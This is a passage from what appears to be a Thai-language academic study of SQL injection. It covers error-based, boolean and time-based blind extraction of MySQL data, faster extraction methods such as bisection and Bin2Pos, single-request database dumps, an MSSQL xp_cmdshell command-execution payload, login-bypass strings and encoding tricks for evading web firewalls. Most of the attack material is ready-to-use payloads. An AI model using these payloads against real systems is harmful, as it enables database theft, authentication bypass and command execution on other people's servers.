1 AND(SELECT 1 FROM(SELECT COUNT(*),concat(version(),FLOOR(rand(0)*2))x
FROM information_schema.TABLES GROUP BY x)a)--
```

Retrieve database names:

```
1 AND (SELECT 1 FROM (SELECT COUNT(*),concat(0x3a,(SELECT schema_name
FROM information_schema.schemata LIMIT 0,1),0x3a,FLOOR(rand(0)*2))a FROM
information_schema.schemata GROUP BY a LIMIT 0,1)b)--
```

Retrieve table names:

```
1 AND (SELECT 1 FROM (SELECT COUNT(*),concat(0x3a,(SELECT TABLE_NAME
FROM information_schema.TABLES WHERE table_schema="database1" LIMIT
0,1),0x3a,FLOOR(rand(0)*2))a FROM information_schema.TABLES GROUP BY a LIMIT
0,1)b)--
```

Retrieve column names:

```
1 AND (SELECT 1 FROM (SELECT COUNT(*),concat(0x3a,(SELECT column_name
FROM information_schema.COLUMNS WHERE TABLE_NAME="table1" LIMIT
0,1),0x3a,FLOOR(rand(0)*2))a FROM information_schema.COLUMNS GROUP BY a
LIMIT 0,1)b)--
```

Retrieve data:

```
1 AND(SELECT 1 FROM(SELECT COUNT(*),concat(0x3a,(SELECT column1 FROM
table1 LIMIT 0,1),FLOOR(rand(0)*2))x FROM information_schema.TABLES GROUP BY
x)a)--
```

Retrieve data from another database:

```
1 AND(SELECT 1 FROM(SELECT COUNT(*),concat(0x3a,(SELECT column1 FROM database2.table1 LIMIT 0,1),FLOOR(rand(0)*2))x FROM information_schema.TABLES GROUP BY x)a)--
```

2.5.5 Inferential

เมื่อไม่มีข้อมูลหรือข้อความที่ผิดพลาดส่งกลับมา สามารถใช้เวลาที่ล่าช้า หรือการตอบสนองจริง / เท็จในการดึงข้อมูลในฐานข้อมูล โปรดทราบว่าเครื่องมืออัตโนมัติ เช่น sqlmap มีนัยสำคัญในการเร่งกระบวนการ

2.5.6 Boolean

ประเภทของการสกัดนี้จะใช้เมื่อแอพลิเคชันส่งกลับผลลัพธ์ที่แตกต่างกันขึ้นอยู่กับแบบสอบถาม SQL และการประเมินว่าจริงหรือเท็จ ถ้าเราแปลงคุณลักษณะแต่ละตัวของแต่ละส่วนของฐานข้อมูลที่ต้องการที่จะดึงการแสดงทศนิยม โดยใช้ฟังก์ชั่น ASCII สามารถสร้างเงื่อนไขจริงหรือเท็จใช้สัญลักษณ์มากกว่าน้อยกว่าและเท่ากับ แล้วใช้ฟังก์ชั่นอักขระย่อยและชิ้นส่วนของฐานข้อมูลโดยใช้ LIMIT ฟังก์ชั่น

Test for the presence of the vulnerability. This query should result in the original page being displayed:

```
1 AND 1=1
```

Whilst this query should return a different page:

```
1 AND 1=2
```

Retrieve version:

```
1 AND (ascii(substr((SELECT version()),1,1))) > 52--
```

Note, a better way to retrieve the version in this context is to use the LIKE function:

```
1 AND (SELECT version()) LIKE "5%"--
```

Retrieve databases:

```
1 AND (ascii(substr((SELECT schema_name FROM information_schema.schemata LIMIT 0,1),1,1))) > 95--
```

Retrieve tables:

```
1 AND (ascii(substr((SELECT TABLE_NAME FROM information_schema.TABLES WHERE table_schema="database1" LIMIT 0,1),1,1))) > 95--
```

Retrieve columns:

```
1 AND (ascii(substr((SELECT column_name FROM information_schema.COLUMNS WHERE TABLE_NAME="table1" LIMIT 0,1),1,1))) > 95--
```

Retrieve data:

```
1 AND (ascii(substr((SELECT column1 FROM table1 LIMIT 0,1),1,1))) > 95--
```

Retrieve data from another database:

```
1 AND (ascii(substr((SELECT column1 FROM database2.table1 LIMIT 0,1),1,1))) > 95--
```

2.5.7 Time Based

หากหน้าเหมือนจะถูกส่งกลับสำหรับการตอบสนองที่จริงหรือเท็จ เวลาที่ล่าช้าสามารถสร้างขึ้นโดยฟังก์ชั่น IF และ SLEEP และใช้ในการสรุปข้อมูลในฐานข้อมูลแทน

Test for the presence of the vulnerability:

```
1 AND sleep(10)--
```

Retrieve version:

```
1 AND IF((SELECT ascii(substr(version(),1,1))) > 53,sleep(10),NULL)--
```

Retrieve version using LIKE:

```
1 AND IF((SELECT version()) LIKE "5%",sleep(10),NULL)--
```

Retrieve databases:

```
1 AND IF(((ascii(substr((SELECT schema_name FROM information_schema.schemata
LIMIT 0,1),1,1)))) > 95,sleep(10),NULL)--
```

Retrieve tables:

```
1 AND IF(((ascii(substr((SELECT TABLE_NAME FROM information_schema.TABLES
WHERE table_schema="database1" LIMIT 0,1),1,1))))> 95,sleep(10),NULL)--
```

Retrieve columns:

```
1 AND IF(((ascii(substr((SELECT column_name FROM information_schema.COLUMNS
WHERE TABLE_NAME="table1" LIMIT 0,1),1,1)))) > 95,sleep(10),NULL)--
```

Retrieve data:

```
1 AND IF(((ascii(substr((SELECT column1 FROM table1 LIMIT 0,1),1,1)))) >
95,sleep(10),NULL)--
```

Retrieve data from another database:

```
1 AND IF(((ascii(substr((SELECT column1 FROM database1.table1 LIMIT 0,1),1,1))))
>95,sleep(10),NULL)--
```

2.6 เทคนิคเพิ่มประสิทธิภาพการหลบหลีกการตรวจจับ SQL Injection

บทความของ Roberto Salgado [6] ได้กล่าวไว้ว่า

1. Optimization

   Analysis of Methods

   Bisection Method

   Regex Method

   Bitwise Methods

   Bin2Pos Method

   Optimizing Queries

2. Obfuscation

   Fuzzers

   Encodings

   URL encode

   Double URL encode

   Unicode encode

   UTF-8 encode

   Nibble encode

   Invalid Percent encode

   Invalid Hex encode

3. Advanced Obfuscation

   Common types of SQL filters

   Bypassing SQL Injection filters

   Case Variation

   SQL Comments

   URL Encoding

   CAST and CONVERT keywords

   Dynamic Query Execution

   Null Bytes

   Nesting Stripped Expressions

   Truncation

4. More Advanced

   Regexp Based WAF

   NULL Alias

   Floating Point

   Hexadecimal Literals

   Binary Literals

   C-Style String Merging

   Ad-Hoc Charset

   Operators

Expression

"IN" lists

Esp:

ในสารนิพนธ์นี้จะหารือและเปรียบเทียบความหลากหลายของวิธีการเพิ่มประสิทธิภาพ ซึ่งสามารถมีประสิทธิภาพสูงเมื่อใช้ประโยชน์จาก Blind SQL Injection นอกจากนี้ยังจะแนะนำ SQL Queries ซึ่งสามารถใช้ในการถ่ายโอนข้อมูลฐานข้อมูลทั้งหมดที่มีเพียงหนึ่งคำสั่ง ทำให้มันเป็นเรื่องง่ายมากที่จะดึงข้อมูลได้อย่างรวดเร็วในขณะที่จะไม่มีใครสังเกตเห็น นอกจากนี้ยังจะตรวจสอบเทคนิค obfuscation หลายอย่างที่สามารถทำให้ SQL Injection หลุดลอดผ่านไฟร์วอลล์ได้ เมื่อรวมเทคนิคเหล่านี้จะเป็นการสร้างการโจมตีร้ายแรง

2.6.1 Optimization

การเพิ่มประสิทธิภาพมักจะเป็นส่วนหนึ่งของการมองข้ามมากที่สุด ที่สำคัญเมื่อใช้ประโยชน์จาก Blind SQL Injection ไม่เพียงแต่ SQL Injection ที่ดีที่สุด แต่จะให้ผลลัพธ์ที่เร็วขึ้น นอกจากนี้ยังช่วยลดความแออัดของเครือข่ายและเป็นภาระบนเซิร์ฟเวอร์น้อยกว่า ซึ่งจะช่วยให้ลดความเสี่ยงจากการถูกตรวจพบ ความแตกต่างในความเร็ว วิธีการบางอย่างเป็นที่น่าอัศจรรย์และสามารถตัดจำนวนของการร้องขอและเวลาที่ใช้ในการประสบความสำเร็จดึงข้อมูลจากฐานข้อมูลโดยมากกว่าหนึ่งในสาม เมื่อเทียบกับวิธีการแบบดั้งเดิม การจะใช้วิธีการเหล่านี้จะต้องเข้าใจวิธีการทำงานและวิธีการที่มีประสิทธิภาพของแต่ละอย่าง แต่ก่อนที่จะเริ่มต้นในการวิเคราะห์และเปรียบเทียบ สิ่งสำคัญคือทบทวนแนวคิดเบื้องต้นก่อน

คอมพิวเตอร์สามารถเข้าใจตัวเลขสำหรับ ASCII (รหัสมาตรฐานอเมริกันสำหรับการแลกเปลี่ยนข้อมูล) ที่ถูกสร้างขึ้นเพื่อเป็นตัวแทนตัวเลข ตัวอักษรหรือ อักขระ ASCII ใดๆ ที่สามารถแสดงใน 1 ไบต์หรือ 8 บิต หรือ octet เมื่อจัดการกับ SQL Injection มักจะไม่สนใจใน ASCII เต็มรูปแบบเนื่องจากตัวอักษรบางตัวไม่ได้รับอนุญาตให้ใช้กับฐานข้อมูล เพราะเหตุนี้จะมุ่งเน้นไปที่ช่วง ASCII 32-126 ซึ่งทำให้เรามีชุดของตัวอักษร 94 ตัว โดยสามารถแสดงด้วย 7 บิต ซึ่งบิตที่สำคัญที่สุดเป็น 0 จะเพิ่มประสิทธิภาพในเทคนิคเพราะมันช่วยให้สามารถตัดการร้องขอได้ ตารางต่อไปนี้แสดงให้เห็นช่วง ASCII ในรูปแบบที่แตกต่างกัน:

ตารางที่ 2.1 ช่วง ASCII ในรูปแบบที่แตกต่าง

Decimal	Hexadecimal	Binary
0	00	00000000
127	7F	01111111

Note Table 1: The MSB (most significant bit) จะปิดตลอดเวลา ซึ่งจะสามารถให้บันทึกการร้องขอเพิ่มเติมได้

Analysis of Methods

วิธีการเหล่านี้มีวัตถุประสงค์ที่จะนำมาใช้กับ Blind SQL Injection เมื่อการแสดงข้อผิดพลาดถูกปิดใช้งาน ซึ่งโดยทั่วไปจะมีการรับตัวอักษร 1 ตัวต่อครั้ง

Bisection Method

วิธี Bisection ซึ่งเป็นที่รู้จักกันทั่วไปว่าเป็นวิธีการค้นหา Binary ในวิทยาการคอมพิวเตอร์ เป็นขั้นตอนของลอการิทึม โดยใช้กันอย่างแพร่หลายมากที่สุดสำหรับการดึงข้อมูลผ่านการ SQL Injection อเนกประสงค์ที่มีประสิทธิภาพ และเป็นทางเลือกที่นิยมในหมู่แฮกเกอร์และโปรแกรมเมอร์ bisection ทำงานโดยแยกรายการออกเป็น 2 ครึ่งและทำการค้นหาแต่ละครึ่ง จากนั้นแบ่งครึ่งรายการในส่วนที่พบอีก และทำซ้ำจนกว่าจะเสร็จสิ้นด้วยเหตุนี้จึงเป็นขั้นตอนของ Divide and Conquer เมื่ออธิบายในแง่ประสิทธิภาพการทำงานก็มีกรณีที่เลวร้ายที่สุดที่เหมือนกันและสถานการณ์กรณีที่ค่าเฉลี่ยของ log2 (N) ซึ่งในวิธีนี้มักจะอยู่ปลายสูงของการร้องขอของ เมื่อนำมาใช้กับ SQL Injection จะต้องร้องขอเพิ่มเติมเพื่อทำงานด้วยวิธีการนี้ Regex Method

วิธีนี้เป็นเพียงรูปแบบของวิธีการ bisection ซึ่งใช้ Regular Expression สำหรับ MySQL ใช้ฟังก์ชั่น REGEXP และสำหรับ MSSQL ใช้คำสั่ง LIKE ซึ่งมีการทำงานที่คล้ายกัน แต่การทำงานแตกต่างกันเล็กน้อย ข้อเสียเล็กๆ คือสองวิธีนี้การใช้หน้าที่แตกต่างกันสำหรับแต่ละประเภทของฐานข้อมูล ทางเลือกที่แนะนำคือการใช้ฟังก์ชั่นที่มีอยู่ทั้งใน MySQL และ MSSQL นี้จะลดความซับซ้อนของการดำเนินการตามการใช้งานฟังก์ชั่นเดียวสำหรับหลายฐานข้อมูล

REGEXP '^[a-z]' True

REGEXP '^[a-n]' True

REGEXP '^[a-g]' False

REGEXP '^[h-n]' True

REGEXP '^[h-l]' False

Note Table 2: ตัวอย่างการใช้ REGEX method

Bitwise Methods

มีหลากหลาย Bitwise Method ซึ่งทั้งหมดจะแตกต่างกันเล็กน้อย เมื่อวิเคราะห์วิธีการเหล่านี้ในกรณีส่วนใหญ่ทั้งหมดจะให้ผลลัพธ์แย่กว่าวิธี bisection ซึ่งจะไม่กล่าวถึง วิธีนี้จะใช้ Bitwise operation เช่น shigting และ ANDing แต่ operation เหล่านี้จะเป็นสิ่งซ้ำซ้อน เนื่องจาก Binary ถูกนับว่าเป็น String ทั้งใน MySQL และ MSSQL ดังนั้นจึงเป็นไปได้ที่จะใช้ฟังก์ชั่น SUBSTRING หรือคล้ายกันเพื่อเปรียบเทียบบิตแต่ละบิตเป็น 1 หรือ 0. ผลรวมของการร้องขอมีความสอดคล้องกัน

| Binary of “a” | Bit to be shifted | Binary result | Decimal result |

| 01100001 | >> 7 | 00000000 | 0 |

| 01100001 | >> 6 | 00000001 | 1 |

| 01100001 | >> 4 | 00000110 | 6 |

| 01100001 | >> 3 | 00001100 | 12 |

| 01100001 | >> 2 | 00011000 | 24 |

| 01100001 | >> 1 | 00110000 | 48 |

| 01100001 | >> 0 | 01100001 | 97 |


Note Table 3: Bitwise shifting method แสดงการดึงตัวอักษร “a”.

Bin2Pos Method

วิธีนี้เป็นวิธีการการค้นหาที่ดีที่สุดที่สามารถดึงตัวอักษรที่มีด้วยคำร้องขอเพียง 1 คำขอ และสูงสุด 6 ร้องขอได้ วิธีการนี้จะขึ้นอยู่กับ list ของตัวอักษรที่แต่ละตัวจะถูกเทียบไปยังตำแหน่งของตัวนั้นใน list การทำแผนที่ตำแหน่งตัวอักษรเป็นสิ่งสำคัญเพราะตัวเลขที่จะใช้ดึงข้อมูลมีขนาดเล็กกว่าเลขฐานสิบของตัวอักษรมาก ตำแหน่งตัวอักษรจะถูกแปลงเป็น Binary และเริ่มต้นการดึงค่าจากบิตแรกของ Binary Sequence โดยการแปลงตำแหน่งอักษรเป็น Binary จะทำให้มีประสิทธิภาพในการค้นหาเนื่องจากลดชุดของตัวอักษรลงโดยมองหาเพียงสองตัว (1 หรือ 0) นอกจากนี้เนื่องจากเริ่มด้วยการเกิดขึ้นครั้งแรกของ on bit สามารถบันทึกหนึ่งคำขอได้ตั้งแต่จะรู้ว่ามันจะเป็น "1" เนื่องจากขนาดของ binary จะขึ้นอยู่กับตำแหน่งของตัวอักษรใน list ตัวอักษรที่ใกล้เป็นจุดเริ่มต้นของ list ก็จะใช้จำนวนคำร้องขอสำหรับดึงที่น้อยลงไปด้วย ด้วยเหตุนี้สามารถจัดลำดับของ list ตามตัวอักษรที่พบบ่อยที่สุดเพื่อเพิ่มประสิทธิภาพให้ดียิ่งขึ้น ตัวอย่างของการดำเนินการใน MySQL ที่ใช้พารามิเตอร์ที่มีค่าที่แตกต่างกันสองตัว (เช่น id = 1 id = 2) ในภาพด้านล่างโดยใช้เลขชุดฐานสิบหกไปนี้:

Quote:
IF((@a:=MID(BIN(POSITION(MID((SELECT password FROM users WHERE id=2 LIMIT 1),1,1)IN(CHAR(48,49,50,51,52,53,54,55,56,57,65,66,67,68,69,70))),1,1))!=space(0),2-@a,0/0)

เนื่องจากขนาดของเซ็ต 94 (32-126) ต้องใช้ 7 bit หมายความว่าขนาดสูงสุดที่จะใช้ดึงตัวอักษรเท่ากับ 7. ต้องใช้การร้องขอเพิ่มเติมเพื่อตรวจสอบว่าได้มาถึงจุดสิ้นสุดของ binary sequence . ดังนั้น โดยการหลีกเลี่ยงการร้องขอครั้งแรกและไม่ทำคำขอเพิ่มเติมในตอนท้ายนี้ทำให้มีทั้งหมด 7 ร้องขอ แต่เนื่องจากเรารู้ว่า 7 bit คือความยาวสูงสุดที่ดึงได้ ถ้าทำแล้ว 6 คำขอ ไม่ต้องส่งการร้องขอเพิ่มเติมเพื่อจะรู้จุดสิ้นสุดเนื่องจากมาถึงความยาวสูงสุดที่เป็นไปได้แล้ว . นี้เป็นกรณีอย่างแย่ที่สุดของการใช้ 6 คำร้องขอ สถานการณ์กรณีที่ดีที่สุดคือเมื่อตัวอักษรถูกพบในตำแหน่งแรกของ list ซึ่งใช้แค่ 1 คำขอ ภาพประกอบต่อไปนี้แสดงให้เห็นถึงวิธีการนี้ใช้ชุดเรียงตามอักษร



ภาพที่ 2.3 ให้เห็นถึงวิธีการนี้ใช้ชุดเรียงตามอักษร

Optimizing Queries

ขณะนี้ได้สำรวจบางส่วนของวิธีการที่รู้จักกันดีสำหรับการดึงข้อมูลผ่านการ Blind SQL Injection จะมองไปที่การเพิ่มประสิทธิภาพคำสั่งบางอย่างที่สามารถเร่งสกัดข้อมูลจากฐานข้อมูลได้. Ionut Maroiu แสดงให้เห็นถึงเทคนิคสำหรับ MySQL ซึ่งจะช่วยให้การดึงฐานข้อมูลทั้งหมดผ่านการร้องขอเดียว เทคนิคที่คล้ายกันสำหรับ PostgreSQL และ Oracle ซึ่งได้แสดงให้เห็น

โดย Dmitriy Serebryannikov และอีกคนหนึ่งสำหรับ MSSQL ค้นพบโดย Daniel Kachakil ตารางต่อไปนี้แสดงตัวอย่างของแต่ละคำสั่งอธิบายนี้:

ตารางที่ 2.2 คำร้องที่แตกต่างกันซึ่งดึงข้อมูลตาราง และคอลัมน์ต่างๆ ในคำร้องขอเดียว

MySQL	SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [',table_schema,'] >',table_name,' > ',column_name))))x
MSSQL	SELECT table_name %2b ', ' FROM information_schema.tables FOR XML PATH('')
PostgreSQL	SELECT array_to_json(array_agg(tables))::text FROM (SELECT schemaname, relname FROM pg_stat_user_tables) AS tables LIMIT 1;
Oracle	SELECT xmlagg(xmlelement("user", login||':'||pass) ORDER BY login).getStringVal() FROM users;

นอกจากนี้ยังมีการโจมตีอย่างรุนแรงด้วยคำขอเดียวซึ่งดำเนินการได้โดยส่งคำสั่งซ้อนกันใน MSSQL หรือแม้กระทั่ง MySQL เมื่อใช้ PDO หรือ mysqli สำหรับ PHP ที่ใหม่และ "ดีขึ้น" ยกตัวอย่างเช่น คำร้องขอต่อไปนี้สำหรับ MSSQL จะตรวจสอบเพื่อดูว่ามีการโหลด xp_cmdshell หรือไม่ หากมีการเปิดใช้งาน จะตรวจสอบเพื่อดูว่ามีการใช้งานหรือไม่และถ้ามีการใช้งานจะดำเนินการเรียกใช้คำสั่งที่เลือก

PHP Code:

```
<?php
' IF EXISTS (SELECT 1 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAM
E='TMP_DB') DROP TABLE TMP_DB DECLARE @a varchar(8000) IF EXISTS(SELECT * F
ROM dbo.sysobjects WHERE id = object_id (N'[dbo].[xp_cmdshell]') AND OBJECTPROPERT
Y (id, N'IsExtendedProc') = 1) BEGIN CREATE TABLE %23xp_cmdshell (name nvarchar(11),
min int, max int, config_value int, run_value int) INSERT %23xp_cmdshell EXEC master..sp_co
nfigure 'xp_cmdshell' IF EXISTS (SELECT * FROM %23xp_cmdshell WHERE config_value=1
)BEGIN CREATE TABLE %23Data (dir varchar(8000)) INSERT %23Data EXEC master..xp_c
mdshell 'dir' SELECT @a='' SELECT @a=Replace(@a%2B'<br></font><font
color="black">'%2Bdir,'<dir>','</font><font color="orange">') FROM %23Data WHERE dir>@
a DROP TABLE %23Data END ELSE SELECT @a='xp_cmdshell not enabled' DROP TABLE
%23xp_cmdshell END ELSE SELECT @a='xp_cmdshell not found' SELECT @a AS tbl INTO
TMP_DB--
```

สำหรับทั้งการทดสอบเจาะระบบและการโจมตี การทดสอบสำหรับ SQL Injection กลายเป็นเรื่องน่าเบื่อ บางเว็บโปรแกรมมีจำนวนโมดุลและพารามิเตอร์ที่ไม่มีที่สิ้นสุด นอกจากนี้ การทดสอบ SQL Injection ต้องทำอย่างน้อยสามการทดสอบ : Single, Double และ No Quotation ด้วยคำสั่งที่ดีที่สุด ก็เป็นไปได้ที่จะลดทั้งหมดเป็นหนึ่งคำร้องขอ

ตารางที่ 2.3 Injection ที่มีประสิทธิภาพทำให้เราทดสอบทั้ง 3 แบบได้ใน 1 คำร้องขอตัวอย่างอื่นๆ โดยการใช้ AND:

Injection type	Normal	Optimized
No quotes	OR 1=1	OR 1#"OR"'OR''=""='OR''='
Single quotes	' OR ''='	OR 1#"OR"'OR''=""='OR''='
Double quotes	" OR ""="	OR 1#"OR"'OR''=""='OR''='

ตารางที่ 2.4 จุดแตกต่างของ Injection โดยใช้ AND.

Injection type	Normal	Optimized
No quotes	AND 1=1	!=0--+"!=""!='
Single quotes	' AND ''='	!=0--+"!=""!='
Double quotes	" AND ""="	!=0--+"!=""!='

ด้านล่างเป็นตัวอย่างคำร้องขอสำหรับ Injection ดังต่อไปนี้:

Quote:
SELECT * FROM Users WHERE username=”Admin” and password = “1 OR 1#"OR"'OR"="'="OR"="”

Quote:
SELECT * FROM Articles WHERE id = 1!=0--+"!=""!='

2.6.2 Obfuscation

เป็นหนึ่งในเครื่องมือหลักสำหรับหลบหลีกไฟร์วอลล์ โดยหลอกล่อไฟร์วอลล์ให้คิดว่าการโจมตีที่เกิดเป็นข้อมูลที่ถูกต้อง ซึ่งสามารถส่งการโจมตีได้สำเร็จโดยไม่ถูกตรวจพบ มีหลายวิธีที่สามารถใช้ในการอำพราง Injection โดยผ่านการใช้งาน fuzzers ซึ่งสามารถค้นพบความเป็นไปได้

ที่แตกต่างกันในการใช้ obfuscation แม้ว่าบางครั้งความเรียบง่ายอาจเป็นตัวเลือกที่ดีกว่าและถ้าทางอื่นทั้งหมดล้มเหลวก็สามารถหันไปใช้ทางอื่นเพื่อความหลากหลายของการเข้ารหัสได้

Fuzzers

มันเป็นสิ่งสำคัญสำหรับนักพัฒนาไฟร์วอลล์ที่จะต้องตระหนักดีถึงทุกรายละเอียดของฐานข้อมูลและจุดต้องสงสัย บางส่วนของจุดต้องสงสัยเหล่านี้ สามารถพบได้ผ่าน fuzzing การใช้ fuzzers ที่มีตัวอักษรช่องว่าง ที่ได้รับอนุญาตสำหรับฐานข้อมูลแต่ละประเภท แต่ละ RDBMS จะมีตัวอักษรช่องว่างที่อนุญาตแตกต่างกันแทนที่จะใช้ 0x20 ตามปกติ ใช้การเปลี่ยนช่องว่างที่มีตัวอักษรช่องว่างอื่นๆ ที่ได้รับอนุญาตเข้าไปด้วย ทำให้เราสามารถส่งการ Injection โดยที่ไฟร์วอลล์ไม่สามารถรู้ได้และอนุญาตให้ผ่านเข้าไป

ตารางที่ 2.5 ตัวอักษรช่องว่างที่อนุญาตใน RDBMS ที่ต่างกัน

RDBMS	Allowed whitespaces
SQLite 3	0A, 0D, 0C, 09, 20
MySQL 5	09, 0A, 0B, 0C, 0D, A0, 20
Oracle 11g	00, 09, 0A, 0B, 0C, 0D, 20
MSSQL 2008	01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, 1F, 20, 25

ขณะที่การแทนที่ช่องว่างอาจจะเป็นเคล็ดลับที่เป็นประโยชน์ ไฟร์วอลล์ที่มีความซับซ้อนจะมีความสามารถในการตรวจหาตัวอักษรช่องว่างที่ได้รับอนุญาต ส่วนใหญ่แล้วก็จะจัดการให้เหมาะสม เมื่อไฟร์วอลล์สามารถทำ deobfuscating ได้จริงๆ บางครั้งก็อาจจะดีที่สุดที่จะใช้เส้นทางตรงข้ามและลดความซับซ้อนในการ Injection ให้มากที่สุดเท่าที่เป็นไปได้เช่นเดียวกับหลายภาษาโปรแกรมที่ให้เราหลายวิธีในการบรรลุผลเดียวกัน เช่นเดียวกับ SQL ในบางกรณีใช้วิธีการที่ง่ายสามารถมีประสิทธิภาพมากที่สุด ถ้า SQL Injection นั้นมีลักษณะเหมือนภาษาอังกฤษธรรมดาๆ มันอาจเป็นเรื่องยากมากสำหรับไฟร์วอลล์เพื่อแยกความแตกต่างระหว่างข้อความปกติกับคำสั่ง SQL ตัวอย่างที่ดีคือการใช้งานต่อไปของคำสั่ง CASE ที่ซึ่งสามารถผนวกหลังจากคำสั่ง WHERE :

Code:
CASE WHEN BINARY TRUE THEN TRUE END IS NOT UNKNOWN HAVING TRUE FOR UPDATE

Encodings

การเข้ารหัสพิเศษเป็นอีกเครื่องมือหนึ่งที่จะใช้เพื่อผ่านไฟร์วอลล์ ส่วนใหญ่ของการเข้ารหัสเหล่านี้จะขึ้นอยู่กับวิธีการประยุกต์การประมวลผลข้อมูล โปรแกรมประยุกต์บนเว็บอาจจะเห็นข้อมูลในทางเดียว ในขณะที่พร็อกซี่ ไฟร์วอลล์หรือฐานข้อมูล อาจตีความข้อมูลที่แตกต่างกัน มันเป็นเพราะความแตกต่างเหล่านี้ระหว่างชั้นที่เข้ารหัสอาจทำงานเพื่อหลีกเลี่ยงไฟร์วอลล์

URL encode

ทุกคนที่ได้เรียกดูเว็บได้เห็นการเข้ารหัสแบบนี้มาก่อน การเข้ารหัส URL จะถูกใช้ในการแปลงตัวอักษรพิเศษ เพื่อให้พวกเขาสามารถส่งผ่าน HTTP ได้ ตัวอักษรที่ได้รับการเปลี่ยนเป็นเลขฐานสิบหกจะถูกนำหน้าด้วยเครื่องหมายเปอร์เซ็นต์

Double URL encode

เป็นเพียงกระบวนการของการใช้ URL เข้ารหัสสองครั้งในตัวอักษร ที่จำเป็นคือการเข้ารหัสของเครื่องหมายเปอร์เซ็นต์ การเข้ารหัสนี้จะประสบความสำเร็จหากข้อมูลถูกถอดรหัสเป็นครั้งที่สองหลังจากที่ได้ผ่านไฟร์วอลล์และก่อนที่จะถึงฐานข้อมูล

Unicode encode

Unicode เป็นมาตรฐานอุตสาหกรรมสำหรับการเป็นตัวแทนกว่า 110,000 สัญลักษณ์และตัวอักษรสำหรับหลากหลายภาษา มันสามารถแสดงโดยเข้ารหัสตัวอักษรที่แตกต่างกันเช่น UTF-8, UTF-16 UTF-32 และอื่นๆ การเข้ารหัสนี้โดยทั่วไปทำงานกับเซิร์ฟเวอร์ IIS หรือโปรแกรมที่สร้างขึ้นใน ASP หรือ .NET

ตารางที่ 2.6 ตารางการเข้ารหัสของตัวอักษร “a”

Encoding type	Transformation
URL encode	%61
Double URL encode	%2561
Unicode encode	%u0061

UTF-8 encode

UTF-8 เป็นรูปแบบของการเข้ารหัสของแต่ละจุดรหัสจาก 1,114,112 จุด (0 ถึง 10FFFF) ในชุดอักขระ Unicode. "UTF" หมายถึงการเปลี่ยนแปลงรูปแบบ Unicode ในขณะที่ "8" หมายความว่าจะใช้บล็อก 8 บิตเพื่อเป็นตัวแทนของตัวอักษร จำนวนบล็อกที่จำเป็นในการเป็นตัวแทนของตัวอักษรที่แตกต่างจาก 1 ถึง 4 เพียง 1 ไบต์หรือบล็อกจะต้องเป็นตัวแทนของตัวอักษรจากช่วง ASCII 0-127 มีบิตนำ คือ 0. แต่จุดรหัสใดๆ ที่สูงกว่า 127 ต้องแสดงเป็นหลายไบต์ที่บิตนำ

ของไบต์แรกเป็น 0, แทนจำนวนทั้งหมดเพื่อทำให้ sequence เสร็จสมบูรณ์ บิตต่อจากบิต 0 ตัวแรกในส่วนของตัวอักษร แต่ละไบต์ที่ติดต่อกันมี '10' อยู่ในตำแหน่งที่สูง อย่างไรก็ตามทั้งสองบิตซ้ำซ้อนกัน . xx ในแผนภูมิข้างล่างนี้เป็นตัวแทนของบิตที่เกิดขึ้นจริงของข้อมูล

ตารางที่ 2.7 การเข้ารหัส UTF-8 multi-byte ที่ต่างกัน

Bits of code point	First code point	Last code point	Bytes in sequence	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6
7	U+0000	U+007F	1	0xxxxxxx					
11	U+0080	U+07FF	2	110xxxxx	10xxxxxx				
16	U+0800	U+FFFF	3	1110xxxx	10xxxxxx	10xxxxxx			
21	U+10000	U+1FFFFF	4	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx		
26	U+200000	U+3FFFFF	5	111110xx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	
31	U+4000000	U+7FFFFFF	6	1111110x	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx

เนื่องจากสองบิตที่สูงสุดหลังจากไบต์แรกไม่จำเป็นต้องใช้ แอปพลิเคชั่นอาจจะอ่านหกบิตสุดท้ายช่วยให้สามารถเปลี่ยนสองบิตแรกด้วย 00, 01 หรือ 11 ได้

ตารางที่ 2.8 UTF-8 ของตัวอักษร “a”.

Byte Sequence	Character “a” encoded	First two high order bits
2 byte sequence	%c1%a1	10
2 byte sequence	%c1%21	00
2 byte sequence	%c1%61	01
2 byte sequence	%c1%e1	11
3 byte sequence	%e0%81%a1	10

Nibble encode

nibble เป็น 4 บิต ดังนั้นมีสิบหก (2 ** 4) ค่าที่เป็นไปได้ เพื่อให้สอดคล้องกับหลักเลขฐานสิบหกหนึ่งตัว ตั้งแต่ตัวอักษรจากช่วง ASCII 0-255 ทุกตัวสามารถอยู่ใน 1 byte ได้ สามารถเข้ารหัส URL ใน 4 บิตสำคัญ หรือ 4 บิตสำคัญน้อยสุด หรือทั้งสองได้ กระบวนการนี้เป็นที่รู้จักกันว่าการเข้ารหัส First Nibble, Second Nibble และ Double Nibble

ตารางที่ 2.9 ตารางการเข้ารหัสแบบ Nibble

Type	Transformation of %61	Result
First Nibble	6 = %36	%%361
Second Nibble	1 = %31	%6%31
